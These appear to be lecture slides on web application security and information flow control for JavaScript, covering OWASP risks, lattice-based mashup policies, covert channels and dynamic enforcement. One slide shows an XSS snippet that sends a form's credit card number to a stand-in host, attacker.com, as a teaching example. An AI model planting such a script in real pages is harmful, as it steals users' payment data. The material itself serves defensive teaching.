Web application security

From fundamental challenges toward practical solutions

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


Vint Cerf

- "Father of Internet" – TCP/IP protocols
- Now at Google
 - Vice President, Engineering
 - Chief Internet Evangelist

"without security, Internet is incomplete"

"security main challenge for Internet"



Today's web

- Desktop applications
- \implies web applications
 - sensitive information is spread between a web server and a web client
 - both must be protected along with the communication link between them
- Social networks
 the end of privacy?

The Joy of Tech



Signs of the social networking times.

3

by Nitrozac & Snaggy

OWASP top 10, 2010



- A1 Injection
- A2 Cross Site Scripting (XSS)
- A3 Broken Authentication and Session Management
- A4 Insecure Direct Object Reference
- A5 Cross Site Request Forgery (CSRF)
- A6 Security Misconfiguration
- A7 Insecure Cryptographic Storage
- A8 Failure to Restrict URL Access
- A9 Insufficient Transport Layer Protection
- A10 Unvalidated Redirects and Forwards


OWASP top 10, 2010

- A1 Injection
 - undesired information flow in server interpreter (SQL)
- A2 Cross Site Scripting (XSS)
 - undesired information flow in client script (JavaScript)
- A3 Broken Authentication and Session Management
 - undesired information flow (compromise of password, key, auth tokens,...)
- A4 Insecure Direct Object Reference
 - undesired information flow on server side (file, directory, db, key,...)
- A5 Cross Site Request Forgery (CSRF)
 - undesired information flow in client script (JavaScript)
- A6 Security Misconfiguration
 - undesired information flow policy server side
- A7 Insecure Cryptographic Storage
- A8 Failure to Restrict URL Access
- A9 Insufficient Transport Layer Protection
- A10 Unvalidated Redirects and Forwards

confidentiality and integrity threats via insecure information flow



Web application security



Range 300 meters

Speed 15 mph


- Much of a moving target
 - Sanitization, cookies, encryption,...
- But some challenges fundamental:
- Policy
 - Web inherently decentralized
 - Need for policies of mutual distrust

- Enforcement
 - Dynamic web programming languages





	Freight Resource Center Your solution for moving heavy items.	Powered by FREIGHTGUOTE.COM	
Choose A Topic	Payment information		
Home Add a Freight Calculator Rate & Schedule Trace Shipments My Account FAQ Helpful Links	Please provide payment information to confirm your shipment. O Apply charges to my Freightquote.com account. O PayPal O I would like to pay by credit card.		
<u>View Demo</u> <u>Packaging Tips</u> <u>About freightquote.com</u> <u>Glossary & Definitions</u>	Card name: Card number: Expiration date: Name on card:		
	Pay for shipment		




Attack (can be result of XSS)

<script>


new Image().src=
 "http://attacker.com/log.cgi?card="+
 encodeURI(form.CardNumber.value);
</script>

 Root of the problem: information flow from secret to public


Root of problem: information flow



Origin-based restrictions




Relaxing origin-based restrictions




• Cf. SOP

Information flow controls




Information flow controls




Information flow problem


- Studied in 70's
 - military systems public:=1
- Revival in 90's
 - mobile code
- Hot topic in language-based security in 00's
 - web application security



Mashups



The problem



Scenarios


- Dangerous goods
 - Google Maps used to track vehicles with dangerous goods
 - Full trust in Google Maps
 - If Google Maps broken so is dangerous goods web application
- Safe advertising
 - Smooth integration of ads desired
 - Ads should not maliciously modify web pages






Security lattice [Denning'76]

- Data labeled with security levels
- The higher the more restrictive
- Data is not allowed to flow downward



Lattice-based approach

Security levels=sets of Internet domains




Lattice-based model for scenarios

- Dangerous goods


 Corners of the map declassified from dg.com to google.com
- Safe advertisement
 - Ad keywords declassified from my.com to ad.com
- Delimited release [Sabelfeld&Myers'03]

– Only declassified values leak an nothing else




Mutual distrust

- Domain A "owns" a
- Domain B "owns" b




• Is declassification of a+b allowed?



Enforcement

- Track information flow in dynamic languages
 - JavaScript
- Traditional approach: static analysis
 - Jif, FlowCaml, SparkAda,...
 - Not precise enough
- Challenges
 - Eval
 - Timeouts
 - DOM
 - Declassification



Implicit flow channel

• Leaks one bit:

if $h \ge k$ then (h:=h-k; l:=l+k)

• But can be magnified (h is an n-bit integer):


```
l:=0;
while n \ge 0 do
k:=2^{n-1};
if h \ge k
then (h:=h-k; l:=l+k);
n:=n-1;
```

Termination channel

• Leaks one bit:


public:=0; (while secret do skip); print(public)

- Cannot be magnified
 - When secret is non-zero, the attack gets stuck



Dynamic enforcement

 High-bandwidth implicit flows collapsed into lowbandwidth termination flows



Collapsing into termination channel

- High-bandwidth channels
 - Implicit flows [Sabelfeld & Russo'09]
 - Declassification [Askarov & Sabelfeld'09]
 - DOM tree operations [Russo, Sabelfeld & Chudnov'09]
 - Timeouts [Russo & Sabelfeld'09]
- ... all collapsed into termination channel
- More permissive than static analysis
 - "eval" straightforward [Askarov&Sabelfeld'09]
- Security guarantees
 - No information flow (without declassification)
 - Composite delimited release

public:=0

if secret

print(public)

STOP

public:=1

Case study by Vogt et al. [NDSS'07]

- Extended Firefox with hybrid "tainting" for JavaScript
- Sensitive information (spec from Netscape Navigator 3.0)
- User prompted an alert when tainted date affects connections outside origin domain
- Crawled >1M pages
- ~8% triggered alert
- reduced to ~1% after whitelisting top 30 statistics sites (as google-analytics.com)

Object	Tainted properties	
document	cookie, domain, forms, lastModified, links, referrer, title, URL	
Form	action	
any form input element	checked, defaultChecked, defaultValue, name, selectedIndex, toString, value	
history	current, next, previous, toString	
Select option	defaultSelected, selected, text, value	
location and Link	hash, host, hostname, href, pathname, port, protocol, search, toString	
window	defaultStatus, status 28	

Enforcement: implementation

- Base for implementation
 - Mashup policies [Magazinius, Askarov & Sabelfeld'10]
 - Declassification [Askarov & Sabelfeld'09]
 - DOM tree operations [Russo, Sabelfeld & Chudnov'09]
 - Timeouts [Russo & Sabelfeld'09]
 - Output [Rafnsson & Sabelfeld'10]
- Inlining-based implementation [Magazinius, Russo & Sabelfeld'10]
- FlowSafe project at Mozilla
 - dynamic enforcement [Austin & Flanagan'09]

Conclusions

- Web application security is a moving target
 - Mutual distrust
 - Dynamic web programming languages
- Principled approach
 - Lattice-based decentralized security model
 - Dynamic enforcement to close high-bandwidth flows



Acknowledgements





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